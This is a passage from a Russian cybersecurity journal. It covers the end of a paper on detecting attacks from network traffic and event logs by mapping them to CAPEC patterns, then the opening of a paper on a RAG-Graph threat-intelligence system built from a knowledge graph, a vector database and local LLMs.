217 def detect_all_from_logs(logs_root: str) -> Set[str]:
218     all_detected: Set[str] = set()
219     web_app_text = "\n".join([read_web_logs(logs_root),
220                               read_app_logs(logs_root),
221                               read_auth_logs(logs_root)])
222     all_detected |= detect_from_web_app(web_app_text)
223     ids_text = read_ids_logs(logs_root)
224     all_detected |= detect_from_ids(ids_text)
225     zeek_text = read_zeek_logs(logs_root)
226     all_detected |= detect_from_zeek(zeek_text)
227     fw_text = read_firewall_logs(logs_root)
228     all_detected |= detect_from_firewall(fw_text)
229     sys_text = read_system_logs(logs_root)
230     all_detected |= detect_from_system(sys_text)
231     return all_detected
```

Рис. 34. Формирование набора идентификаторов CAPEC по результатам анализа журналов регистрации событий

По завершении очередного цикла анализа журналов регистрации выполняется вывод результатов событийного анализа. В зависимости от наличия или отсутствия выявленных шаблонов CAPEC [18] система либо регистрирует их перечень, либо фиксирует отсутствие совпадений для текущего цикла наблюдения. Такая логика позволяет корректно учитывать как подтверждённые атакующие сценарии, так и отсутствие признаков атак в анализируемом интервале. Соответствующий фрагмент программной реализации приведён на рис. 35.

```
245             print("\n[LOG-ANALYZER] Обнаружены шаблоны CAPEC по логам и SSH-собранным данным:")
246             for c in sorted(caps):
247                 print(f"  - {c}")
248         else:
249             print("\n[LOG-ANALYZER] CAPEC по логам в этом цикле не обнаружены.")
```

Рис. 35. Вывод результатов анализа журналов регистрации событий за текущий цикл

На завершающем этапе работы модуля результаты анализа сетевого трафика и журналов регистрации событий используются для формирования итоговой картины происходящих атакующих воздействий за текущее временное окно. Устранение дублирования и агрегирование идентификаторов CAPEC [18] из независимых источников обеспечивают целостное и интерпретируемое представление о состоянии безопасности системы, которое может быть использовано для регистрации инцидентов и информирования оператора.

Демонстрация работы программных модулей

Для демонстрации функционирования разработанных программных модулей в локальной вычислительной сети использовался основной исполняемый модуль системы, обеспечивающий параллельную обработку сетевого трафика, журналов регистрации событий и данных от вспомогательных средств мониторинга. Запуск системы осуществляется вручную из консоли операционной системы с указанием параметров, определяющих режим её работы, включая сетевой интерфейс захвата, временной интервал обработки данных, расположение артефактов обученной модели, директорию журналов регистрации и параметры удалённого узла для синхронизации логов по защищённому каналу.

Заданные параметры определяют ключевые элементы функционирования комплекса: сетевой интерфейс, с которого производится захват пакетов, интервал анализа данных, каталог с артефактами обученной модели, локальное хранилище журналов регистрации событий, а также удалённый узел, с которого осуществляется извлечение логов по протоколу SSH. После запуска система переходит в непрерывный режим работы и одновременно анализирует сетевой трафик и событийные данные, дополняя их информацией от вспомогательных инструментов мониторинга, включая PCAP-захват, NetFlow/IPFIX-телеметрию, журналы Zeek прикладного уровня и сигнатурные данные IDS Suricata/Snort. Указанные средства используются не как самостоятельные классификаторы, а как дополнительные источники наблюдения, расширяющие контекст анализа и повышающие полноту выявляемых признаков.

Работа системы в режиме, близком к реальному времени, проиллюстрирована на рис. 36, где представлен фрагмент консольного вывода в момент проведения тестового сканирования портов с другого устройства в сети.



Рис. 36. Детектирование CAPEC-300

В ходе атаки система фиксирует рост числа попыток установления соединений с различными портами целевого узла и формирует признаки наблюдаемых потоков, опираясь не только на анализ сетевых пакетов, но и на сведения от Zeek и NetFlow/IPFIX. Эти источники дополняют информацию о типе взаимодействий, частоте соединений и характере отклонённых запросов. После преобразования признаков

классификатор сопоставляет наблюдаемое поведение с формализованными шаблонами CAPEC [18], в результате чего в консоли появляется сообщение о выявленной атаке с указанием её идентификатора. Данная демонстрация подтверждает, что модуль обработки сетевого трафика корректно реагирует на аномальные модели поведения и способен распознавать атакующие действия, обладающие выраженными сетевыми признаками.

Дополнительная проверка функционирования системы представлена на рис. 37, где показан результат обработки тестового журнала регистрации событий.

Рис. 37. Обработка тестового журнала регистрации событий

В данном случае система выявляет признаки нескольких шаблонов атак CAPEC [18] на основе анализа лог-файлов и данных, полученных с удалённого узла по защищённому каналу. Каждый из обнаруженных идентификаторов соответствует определённому классу угроз и отражает конкретный тип атакующего поведения. Характерно, что набор выявленных шаблонов включает взаимодополняющие категории, охватывающие как атаки, связанные с обходом механизмов аутентификации, так и действия, указывающие на попытки эксплуатации уязвимостей или внесения несанкционированных изменений в систему. Это демонстрирует способность событийного модуля корректно обрабатывать разнородные журнальные записи, выделять ключевые признаки и сопоставлять их с формализованными моделями атак.

В совокупности результаты, представленные на рис. 36 и 37, подтверждают согласованную работу всех компонентов разработанной системы. Модуль обработки сетевого трафика обеспечивает своевременное выявление атак, проявляющихся на уровне сетевых взаимодействий, тогда как модуль анализа журналов регистрации позволяет обнаруживать сценарии, признаки которых фиксируются преимущественно в событиях операционных систем и прикладных сервисов. Использование вспомогательных источников мониторинга дополняет наблюдаемые данные и формирует более целостную картину происходящих процессов, что особенно важно при диагностике многоэтапных и скрытых атакующих сценариев.

Заключение

В статье разработана и реализована архитектура системы автоматизированного обнаружения и классификации кибератак, основанная на независимой и параллельной обработке сетевого трафика и журналов регистрации событий. Предложенный подход позволяет учитывать разнородные проявления атакующих сценариев, возникающие на сетевом и событийном уровнях, и формировать целостную интерпретируемую картину инцидентов информационной безопасности.

В рамках работы спроектированы и программно реализованы ключевые модули системы, обеспечивающие сбор и агрегацию сетевых потоков, обработку журналов регистрации и вспомогательных источников мониторинга, предобработку выявленных признаков и формирование итоговых решений. Разграничение функциональных ролей между модулями и использование формализованных интерфейсов

обеспечивают масштабируемость системы и возможность расширения набора детектируемых шаблонов атак без изменения базовой логики работы.

Особое внимание уделено модулю принятия решений, выполняющему агрегирование результатов анализа, полученных из независимых источников, и их сопоставление с шаблонами атак классификатора CAPEC [18]. Такой подход позволяет устранить дублирование результатов, повысить интерпретируемость выявляемых атак и обеспечить согласованную классификацию атакующих сценариев в терминах формализованной таксономии угроз.

Проведённая демонстрация работы системы в условиях локальной сети подтвердила корректность функционирования разработанных программных модулей. Экспериментальные примеры показали способность системы выявлять как сетевые атаки с выраженными аномальными характеристиками, так и сценарии, проявляющиеся преимущественно в журналах регистрации событий и вспомогательной телеметрии. Использование дополнительных источников мониторинга позволило расширить контекст анализа и повысить полноту обнаружения многоэтапных и скрытых атак.

Полученные результаты подтверждают практическую применимость разработанного программного комплекса для использования в корпоративных и распределённых сетевых инфраструктурах в качестве основы для систем мониторинга и реагирования на инциденты информационной безопасности. Разработанная архитектура и реализованные программные модули создают основу для дальнейшего развития системы, включая интеграцию обучаемых моделей классификации и проведение углублённой оценки эффективности обнаружения атак, что является предметом последующих исследований.

Список литературы

1. Scarfone K., Mell P. Guide to Intrusion Detection and Prevention Systems (IDPS). NIST Special Publication 800-94. National Institute of Standards and Technology, Gaithersburg, MD, 2007.

2. Roesch M. Snort: Lightweight Intrusion Detection for Networks // Proceedings of the 13th USENIX Conference on System Administration (LISA’99). Seattle, WA, 1999. P. 229–238.

3. Open Information Security Foundation. Suricata User Guide. URL: https://suricata.io (дата обращения: 08.09.25).

4. Paxson V. Bro: A System for Detecting Network Intruders in Real-Time // Computer Networks. 1999. Vol. 31, No. 23–24. P. 2435–2463.

5. Cisco Systems. Cisco Secure Intrusion Detection System: Architecture and Configuration Guide. URL: https://www.cisco.com (дата обращения: 08.09.25).

6. Fortinet. FortiGate IPS Administration Guide. URL: https://docs.fortinet.com (дата обращения: 08.09.25).

7. Wazuh Inc. Wazuh Documentation. URL: https://documentation.wazuh.com (дата обращения: 08.09.25).

8. Trend Micro (OSSEC Project). OSSEC Documentation. URL: https://www.ossec.net (дата обращения: 08.09.25).

9. Kaspersky Lab. Endpoint Detection and Response: Technical Overview. URL: https://www.kaspersky.com (дата обращения: 08.09.25).

10. CrowdStrike. CrowdStrike Falcon Platform: Technical Documentation. URL: https://www.crowdstrike.com (дата обращения: 08.09.25).

11. Microsoft. Microsoft Defender for Endpoint Documentation. URL: https://learn.microsoft.com (дата обращения: 08.09.25).

12. Splunk Inc. Splunk Enterprise Security Architecture Overview URL: https://www.splunk.com (дата обращения: 08.09.25).

13. IBM Corporation. IBM QRadar SIEM: Architecture and Deployment Guide. URL: https://www.ibm.com (дата обращения: 08.09.25).

14. OpenText (Micro Focus). ArcSight SIEM Platform Overview. URL: https://www.microfocus.com (дата обращения: 08.09.25).

15. Elastic. Elastic Security Documentation. URL: https://www.elastic.co (дата обращения: 08.09.25).
16. Graylog. Graylog Security and SIEM Use Cases. URL: https://www.graylog.org (дата обращения: 08.09.25).
17. Positive Technologies. PT Network Attack Discovery (PT NAD): Product Description. URL: https://www.ptsecurity.com (дата обращения: 08.09.25).
18. MITRE Corporation. CAPEC — Common Attack Pattern Enumeration and Classification. URL: https://capec.mitre.org (дата обращения: 08.09.25).

Финансовый университет при Правительстве Российской Федерации
Financial University under the Government of the Russian Federation

Воронежский государственный технический университет
Voronezh State Technical University

Поступила в редакцию 22.11.2025

Информация об авторах

Васильченко Алексей Павлович – аспирант, Финансовый университет при Правительстве Российской Федерации, e-mail: rainichek@yandex.ru

Попова Елена Андреевна – студент, Воронежский государственный технический университет, e-mail: elpov0211@gmail.com

Жуков Никита Павлович – аспирант, Воронежский государственный технический университет, e-mail: znp8b00ff@gmail.com

Дешина Анна Евгеньевна – канд. техн. наук, доцент, Воронежский государственный технический университет, e-mail: alexanderostapenkoias@gmail.com

CYBER-ATTACK DETECTION AND CLASSIFICATION BASED ON COMPREHENSIVE ANALYSIS OF NETWORK TRAFFIC AND EVENT LOGS: A METHODOLOGY FOR GENERATING TRAINING DATA AND A SET OF DETECTED PATTERNS

A.P. Vasilchenko, E.A. Popova, N.P. Zhukov, A.E. Deshina

The article discusses the task of generating training data for automated detection and classification systems for cyber attacks based on a comprehensive analysis of network traffic and event logs. A method for selecting and structuring detectable attack patterns using the CAPEC taxonomy is proposed, providing formalization of data markup processes and defining the boundaries of the system's applicability. The differentiation of CAPEC templates into machine learning models used for training and those identified by software methods of event data analysis is substantiated. It is shown that the generated set of detectable patterns covers about 40% of the CAPEC list and allows you to create a reproducible training set focused on interpretable and scenario-oriented detection of cyber attacks.

Keywords: attack detection, attack classification, network traffic, event logs, CAPEC, training data.

Submitted 22.11.2025

Information about the authors

Alexey P. Vasilchenko – graduate student, Financial University under the Government of the Russian Federation, e-mail: rainichek@yandex.ru

Elena A. Popova – student, Voronezh State Technical University, e-mail: elpov0211@gmail.com

Nikita P. Zhukov – graduate student, Voronezh State Technical University, e-mail: znp8b00ff@gmail.com

Anna E. Deshina – Cand. Sc. (Technical), Associated Professor, Voronezh State Technical University, e-mail: alexanderostapenkoias@gmail.com

DOI 10.36622/1682-7813.2025.28.4.009
УДК 004.056.5

ИНТЕЛЛЕКТУАЛЬНАЯ СИСТЕМА АНАЛИЗА КИБЕРУГРОЗ НА ОСНОВЕ НЕЙРОСЕТЕВОЙ ПЛАТФОРМЫ RAG-GRAPH: ПРОГРАММНО-ТЕХНИЧЕСКОЕ ОБЕСПЕЧЕНИЕ

В.Ю. Остапенко, Д.О. Карпеев, А.Л. Сердечный, А.П. Васильченко

Современные системы анализа киберугроз сталкиваются с фундаментальным вызовом: необходимо быстро синтезировать информацию из множества разнородных источников данных, сохраняя при этом контекст и точность. Большие языковые модели (LLM), несмотря на свои возможности, часто страдают от галлюцинаций и недостаточной глубины понимания сложных связей между сущностями киберпреступлений. Традиционные подходы на основе текстового поиска (full-text search) неэффективны для выявления скрытых паттернов взаимодействия между группировками, техниками атак и уязвимостями. В данной статье представлена архитектура RAG-Graph, которая объединяет три компоненты в единую систему: графовые базы знаний для структурирования связей между сущностями, векторные базы данных для семантического поиска, и локальные LLM для интеллектуальной генерации аналитических отчётов. Ключевая инновация заключается в комбинировании графового обхода с векторным сходством, что позволяет решать критически важные задачи кибербезопасности

Ключевые слова: RAG-Graph, векторизация, искусственный интеллект, киберпреступность, граф знаний.

Введение

Стремительное развитие цифровых технологий приводит к росту масштабов и сложности кибератак, что существенно повышает требования к системам обеспечения информационной безопасности. Согласно статистике ведущих аналитических центров, количество целевых атак на организации ежегодно увеличивается, при этом наблюдается рост доли сложных многоступенчатых атак, использующих автоматизацию, социальную инженерию и гибридные методы воздействия [1, 2]. Одновременно растёт активность киберпреступных группировок, которые активно адаптируют свои инструменты под особенности инфраструктуры жертв и быстро внедряют новые эксплойты и тактики [3].

В условиях столь динамичного киберландшафта традиционные средства обеспечения безопасности — основанные на сигнатурных методах, статических моделях угроз и ручном анализе инцидентов — демонстрируют всё меньшую эффективность [4]. Основные проблемы заключаются в отсутствии целостных моделей знаний о домене киберугроз, сложности обработки больших объёмов неструктурированных данных и недостаточной способности реагировать на ранее неизвестные сценарии атак.

Одним из наиболее перспективных подходов к решению обозначенных задач является использование графовых моделей знаний, которые позволяют формализовать сущности предметной области (уязвимости, группировки, техники атак, инциденты) и связи между ними [5, 6]. Графовые представления обеспечивают возможность аналитических запросов высокой сложности, включая моделирование сценариев атак, выявление скрытых взаимосвязей и проведение причинно-следственного анализа [5].

Параллельно широкое распространение получает архитектура RAG (Retrieval-Augmented Generation) — гибридный подход, объединяющий поиск релевантной информации и возможности больших языковых моделей [7]. Однако существующие RAG-системы ориентированы преимущественно на векторный поиск и не обеспечивают полноценного анализа структурированных

© Остапенко В.Ю., Карпеев Д.О., Сердечный А.Л., Васильченко А.П., 2025

знаний, что ограничивает их применимость в задачах информационной безопасности, требующих строгой интерпретируемости и формальных связей между объектами [8].

Для преодоления данных ограничений в работе предлагается нейросетевая платформа RAG-Graph, объединяющая граф знаний, векторную базу данных и генеративную нейросеть в единую архитектуру. Такой подход позволяет одновременно использовать:

1) графовые представления для структурного анализа угроз;

2) векторные представления текста для эффективного поиска;

3) LLM для генерации аналитических выводов, основанных на фактах, извлечённых из графа и текстовых источников.

Цель исследования заключается в разработке и реализации программно-технического обеспечения интеллектуальной системы анализа киберугроз на основе гибридной архитектуры RAG-Graph.

Для достижения цели решаются следующие **задачи**:

1) провести обзор ключевых технологий, применяемых при построении RAG-Graph систем анализа киберугроз, включая графовые БД, векторные хранилища, LLM, методы NER/RE и конвейеры извлечения знаний;

2) разработать онтологическую модель предметной области киберугроз, включающую сущности и их атрибуты, а также формальные типы связей между ними;

3) реализовать нейросетевой конвейер извлечения сущностей и связей (NER/RE), обеспечив дедубликацию и нормализацию данных;

4) построить граф знаний в Neo4j и определить механизмы его интеграции с векторной БД;

5) разработать архитектуру RAG-Graph и определить взаимодействие между компонентами в процессе анализа угроз и рисков;

6) продемонстрировать прикладные задачи, решаемые системой, такие как извлечение исходных данных для оценки риска эксплуатации уязвимостей и автоматизация формирования компенсирующих мер.

Научная новизна работы заключается в разработке гибридной архитектуры анализа киберугроз, объединяющей графовые модели, векторный поиск и генеративные нейросети в единую систему, обеспечивающую интерпретируемость, гибкость и расширяемость анализа. Практическая значимость заключается в возможностях использования разработанной платформы для повышения качества оценки рисков, снижения времени реакции на угрозы и автоматизации процессов поддержки принятия решений.

1. Обзор ключевых технологий, используемых в RAG-Graph Cyber Risk

Система опирается на сочетание нескольких взаимодополняющих технологий, обеспечивающих извлечение, структурирование и анализ данных из разнородных источников. В основе лежат современные нейросетевые модели, способные выполнять семантический поиск, извлечение сущностей и формирование контекстных представлений текста [9, 10]. Эти модели позволяют преобразовывать неструктурированные данные — новости, отчёты, материалы из открытых источников — в удобный для анализа формат.

Дополняющим компонентом выступают векторные представления данных (эмбеддинги), которые фиксируют семантическое содержание текста в виде числовых векторов [11]. Хранение таких векторов осуществляется в специализированных векторных базах данных, оптимизированных для быстрого поиска ближайших соседей и кластеризации смыслово связанных объектов. Это обеспечивает эффективное извлечение релевантных фрагментов информации даже в больших массивах текстов.

Для структурирования связей между извлечёнными сущностями используется графовое моделирование. Графовые базы данных позволяют формировать сети отношений, в которых узлы представляют ключевые сущности (группировки, методы атак, события, инфраструктура), а рёбра — связи между ними [12]. Такой подход удобен для анализа сложных взаимосвязей,

характерных для области информационной безопасности.

В качестве объединяющего элемента используется архитектура Retrieval-Augmented Generation (RAG). Её ключевая особенность — интеграция внешних знаний в процесс генерации, что преодолевает ограниченность внутренних параметров LLM-модели. RAG осуществляет целенаправленный поиск информации в векторной базе данных и обеспечивает подачу строго релевантного контекста, благодаря чему модель формирует обоснованные и верифицируемые выводы [7, 13].Расширением этой идеи является подход GraphRAG, позволяющий использовать не только векторный поиск, но и навигацию по графу знаний [14, 15]. Это обеспечивает двухуровневое извлечение информации: сначала по смысловой близости, затем — по структурным связям. Таким образом, система сочетает семантический поиск и анализ графовых отношений, что особенно важно в задачах, связанных со сложными киберугрозами, множеством участников и цепочками событий.

2. Модель знаний о киберугрозах

Для анализа угроз и построения риск-ориентированных заключений требуется структурированное представление данных, объединяющее разнородные сведения: уязвимости, инструменты атак, злоумышленников, события и последствия. Такая модель знаний позволяет систематизировать факты, извлечённые из открытых источников, выделить ключевые сущности и отношения между ними, а затем использовать их для построения графа знаний. Все дальнейшие алгоритмы обработки — от извлечения сущностей до построения графовой структуры в Neo4j — основаны именно на этой модели.

2.1 Онтология предметной области

Для работы с данными о киберугрозах важно не просто извлечь текстовые фрагменты, а представить их в виде цельной и формальной модели знаний. Такая модель — онтология — определяет, какие сущности действительно имеют аналитическую ценность, какие отношения между ними существенны, а какие стоит игнорировать, чтобы не перегружать систему лишней информацией [16].

В процессе разработки была сформирована прикладная онтология, ориентированная не на максимально возможное покрытие, а на прагматичную полезность для последующего анализа рисков и построения графа угроз. Это позволило сфокусироваться на сущностях, которые:

1) регулярно встречаются в киберразведывательных данных (новости, отчёты CTI, посты в социальных сетях);

2) имеют прямое влияние на оценку рисков (акторы, техники атак, уязвимости, последствия);

3) хорошо формализуются через существующие системы классификаций (MITRE ATT&CK, CVE/CWE, типы инфраструктур) [17, 18];

4) образуют устойчивые паттерны связей, которые можно выявлять алгоритмами графового анализа.

Таким образом, онтология стала не универсальным описанием всех возможных объектов ИБ, а инструментом, оптимизированным под конкретную задачу: формирование графа знаний и автоматическое построение сценариев риска.

Структура онтологии опирается на строго определённую группу сущностей, представленных в табл. 1.

Для повышения качества формируемого графа знаний было принято решение ввести ограничения на типы допустимых связей между сущностями. Это позволяет структурировать семантические отношения, снизить уровень шума и повысить точность выводов, получаемых на основе графа. В табл. 2 представлены основные типы связей, которые были определены как релевантные для предметной области.

Помимо прочего сущности и связи, при хранении, содержат ещё и краткое описание, дающие им пояснение в соответствии с контекстом х обнаружения.

Таблица 1

Перечень рассматриваемых сущностей

Категория	Краткое описание	Пример значения
VULNERABILITY	Описывает конкретную уязвимость/слабость (CVE/текст)	CVE-2024-12345
CWE	Класс уязвимости (тип)	CWE-89 (SQL Injection)
THREAT_ACTOR	Группировка/злоумышленник	APT29
MALWARE	Вредоносное ПО	LockBit 3.0
EXPLOIT	Эксплойт/модуль	EternalBlue
ATTACK_TECHNIQUE	Техника/тактика (MITRE/CAPEC)	T1210 (Exfiltration)
TARGET_ASSET	Цель атаки (система/сервис)	Active Directory
PRODUCT	Продукт/ПО	Windows Server 2019
ORG	Организация	Acme Corp.
PER	Персоналия	John Doe
EVENT	Инцидент/кампания	Supply-chain breach 2024-05
RISK_SCENARIO	Сценарий риска/последствие	Data Breach
SECURITY_CONTROL	Контрмера/средство	EDR
CIA_IMPACT	Нарушение триады КЦД	confidentiality
DATE	Дата	2024-05-12
GPE / NORP / LANGUAGE / MONEY / PRODUCT / LAW / EVENT / ...	Вспомогательные сущности для контекста	—

Таблица 2

Перечень рассматриваемых связей

Отношение	Источник / типы источников	Цель / типы целей	Краткое описание
exploits	THREAT_ACTOR / EXPLOIT / ATTACK_TECHNIQUE	VULNERABILITY / TARGET_ASSET	Эксплуатация уязвимости или атака на актив
uses	THREAT_ACTOR / ORG	EXPLOIT / MALWARE / ATTACK_TECHNIQUE	Использует инструмент/технику
delivers	EXPLOIT / THREAT_ACTOR	MALWARE / PAYLOAD	Доставка полезной нагрузки
installs_on	MALWARE	TARGET_ASSET	Инсталляция на актив
communicates_with	MALWARE / INFRASTRUCTURE	IP / DOMAIN / SERVER	Связь с C2
controls	THREAT_ACTOR	BOTNET / INFRASTRUCTURE	Управляет инфраструктурой
attributed_to	EVENT / CAMPAIGN	THREAT_ACTOR / ORG	Приписывается актору
leads_to	VULNERABILITY / ATTACK_TECHNIQUE	RISK_SCENARIO	Ведёт к сценарию риска
impacts_cia	VULNERABILITY / ATTACK_TECHNIQUE / EVENT	CIA_IMPACT	Связь с нарушением триады
mitigates / detects / prevents	SECURITY_CONTROL	VULNERABILITY / ATTACK_TECHNIQUE / MALWARE	Меры защиты
categorized_as / maps_to	VULNERABILITY / CWE	CWE / ATTACK_TECHNIQUE	Классификация и маппинг
reports	ORG	VULNERABILITY / EVENT	Публикация отчёта
associated_with / affiliated_with / member_of	любой/ORGANIC	любой	Слабая / формальная связь

2.2 Извлечение сущностей и связей

Процесс извлечения знаний из текстовых источников в рамках построения графа угроз включает два ключевых аспекта: выделение значимых сущностей и определение семантических связей между ними. Однако в отличие от классических задач NER/RE, где работа ведётся в узкой доменной области и с заранее размеченными корпусами, здесь данные поступают из открытых источников, разнообразных по структуре, стилю и языку. Это делает задачу существенно сложнее и требует адаптированного подхода.

В качестве основной технологии для извлечения было решено использовать LLM-модели общего назначения, а не специализированные NER-модели [9, 19]. Такое решение обусловлено тем, что существующие NER-системы:

1) не обладают необходимой мультиязычностью — большинство качественных моделей ориентированы на английский язык [20];

2) слабо охватывают домен информационной безопасности — нет готовых теггеров, способных корректно распознавать технику MITRE ATT&CK, типы инфраструктуры, киберугруппировки, вредоносное ПО, CVE-идентификаторы и т. п.;

3) плохо обрабатывают слабоструктурированные тексты, характерные для новостных сводок и OSINT-источников (фрагментарные сообщения, телеграм-каналы, технические блоги).

LLM, напротив, демонстрируют способность работать с широким контекстом, понимать семантические связи и корректно интерпретировать объекты, специфичные для кибербезопасности, даже при отсутствии строгой разметки.

Первым шагом модель получает текст и определяет, какие его элементы соответствуют категориям из онтологии. Ограниченный словарь категорий был выбран специально, чтобы избежать «рассыпания» графа на множество нерелевантных объектов.

На этом этапе LLM фактически выполняет функцию семантического фильтра:

1) отличает, например, вредоносное ПО от обычного названия программы;

2) выделяет реальную киберугруппировку, а не просто упомянутое имя компании;

3) интерпретирует даты, техники, последствия и уязвимости в контекстно корректном виде.

Одновременно с типизацией извлекается краткое описание сущности, что обеспечивает дальнейшую интерпретируемость узлов графа и позволяет избежать неоднозначностей при дедубликации.

Второй этап направлен на установление связей между найденными сущностями. Вместо свободной интерпретации используется фиксированный набор типов отношений, сформированный по принципу: только те связи, которые несут аналитическую ценность и отражают причинно-следственные цепочки угроз.

LLM сопоставляет контекст текста и определяет, какие сущности находятся в отношении:

1) эксплуатация уязвимости;

2) использование инструмента;

3) доставка малвари;

4) принадлежность “человек → группировка”;

5) отображение “CVE → CWE”;

6) причинно-следственная связь между техникой и последствиями и т. д.

Поскольку модель опирается на общий смысл текста, она способна выявлять связи даже там, где они выражены неявно, например:

- «атака, позволяющая злоумышленникам получить доступ…» → связь leads_to;
- «использовав эксплойт EternalBlue…» → связь uses;
- «уязвимость привела к утечке данных» → impacts_cia + leads_to.

Такой подход делает граф более насыщенным и ближе к реальным аналитическим практикам CTI.

После извлечения сущностей и связей необходимо устранить дубли, вариации написания и неоднозначности. Это особенно актуально для:

- техник MITRE (конвертация разных названий в единый идентификатор Txxxx),
- названий группировок (APT29 = Cozy Bear),
- ПО и инфраструктуры (Windows Server 2016 = Windows Server).

LLM используется и на этом этапе: модель определяет, соответствуют ли два упоминания одной сущности, сопоставляя их контекстные описания.

Дедупликация обеспечивает:

1) компактность графа,

2) устойчивость к «шумным» данным,

3) корректную работу алгоритмов кластеризации (в т.ч. Лейдена).

На финальном этапе результаты извлечения упаковываются в строго определённый формат:

- список сущностей;
- список связей (каждая связь содержит тип, источник, цель);
- краткие описания;
- атрибуты, необходимые для построения графа.

Структурированность данных позволяет:

- загружать их в Neo4j без дополнительной ручной обработки,
- применять алгоритмы анализа графов,
- автоматически строить цепочки атаки,
- группировать сущности алгоритмом Лейдена.

2.3 Формирование графа знаний и алгоритм Лейдена

После того как сущности и связи успешно извлечены из текстов, начинается один из самых концептуально важных этапов — построение графа знаний. Именно граф становится структурой, которая «склеивает» разрозненные фрагменты информации в единую логическую картину. Он позволяет не просто хранить данные, но и анализировать их взаимосвязи, выявлять скрытые зависимости, определять ключевые узлы и обнаруживать сообщества внутри предметной области. В контексте анализа киберугроз и хакерских группировок такая структура особенно актуальна: граф показывает, как группировки, методы, инфраструктуры и события переплетены между собой, образуя сетевую модель угроз.

Граф знаний в системе построен на классическом представлении:

- Узлы (nodes) — это сущности предметной области: группы, тактики атак, уязвимости, инструменты, жертвы, инфраструктуры, события, индикаторы компрометации и др.
- Рёбра (edges) — типизированные связи между сущностями: «использует», «атакует», «связан с», «эксплуатирует», «взаимодействовал через», «принадлежит инфраструктуре» и прочие семантически осмысленные отношения.

Таким образом система получает предсказуемый и интерпретируемый граф, в котором можно выполнять аналитические запросы.

Граф формируется постепенно, по мере обработки данных:

1. Нормализация сущностей

Даже если одно и то же имя группы указано разными способами (например, “APT28”, “Fancy Bear”, “Sofacy”), система сопоставляет их с единой сущностью. Это предотвращает появление дубликатов и разрывов в структуре графа.

2. Агрегация фактов

Каждый новый обнаруженный факт (например: «группа X использует метод атак Y») добавляется в граф как новое ребро или усиливает существующее (в зависимости от числа источников). Так формируется взвешенный граф, где более подтверждённые связи имеют больший вес.

3. Контекстный анализ связей

Иногда связи возникают не напрямую, а через цепочку событий — например, инфраструктура может быть связана с группой только через конкретную кампанию. В таких случаях граф создаёт промежуточные узлы-события, позволяя хранить причинно-следственные связи, а не только статические ассоциации.

4. Обогащение графа внешними данными

При наличии интеграций граф может дополняться сведениями из открытых баз (например, списка CVE для уязвимостей), что делает его более информативным и полезным для аналитики.

Когда граф разрастается, становится трудно рассматривать его вручную — тысячи узлов и десятки тысяч связей образуют сложную сеть. Для выделения значимых фрагментов применяется кластеризация графа, целью которой является:

- обнаружение взаимосвязанных сообществ (например, акторов, использующих похожие тактики);

- выявление скрытых групп угроз;
- определение кластеров событий и кампаний;
- выделение областей интереса для дальнейшей автоматизированной или ручной аналитики.

Для решения этой задачи используется один из наиболее современных методов кластеризации больших графов — алгоритм Лейдена [21].

Алгоритм Лейдена (Leiden) — это развитие хорошо известного метода Louvain, но с устранением ключевых недостатков предшественника. Он применяется для разбиения графа на сообщества с максимальной внутренней плотностью связей.

Выбор алгоритма Лейдена обусловлен следующими аспектами.

1. Гарантированная связность сообществ

В алгоритме Louvain иногда возникали «разорванные» кластеры — сообщество могло состоять из нескольких несвязанных частей. Алгоритм Лейдена устраняет этот недостаток и гарантирует, что каждое выявленное сообщество является реально связным подграфом.

2. Более высокая точность и стабильность

Лейден применяет трёхфазный процесс оптимизации, позволяющий находить более качественные решения, чем Louvain, и избегать «локальных ям», где алгоритм застревает.

3. Эффективность на больших графах

Для предметной области кибербезопасности графы могут содержать тысячи или миллионы связей. Алгоритм Лейдена масштабируется и работает достаточно быстро даже на больших сетях.

После того как граф сформирован, происходит кластеризация, позволяющая обнаружить сообщества внутри него. В рамках анализа киберугроз это может проявляться так:

- выявление группировок, использующих одинаковые инструменты или инфраструктуру;
- автоматическое определение тактических паттернов поведения;
- объединение связанных событий атаки в логические кампании;
- обнаружение «центров влияния» — узлов, которые оказывают сильное влияние на структуру графа.

Процесс выглядит следующим образом:

1) подготовка взвешенного графа,

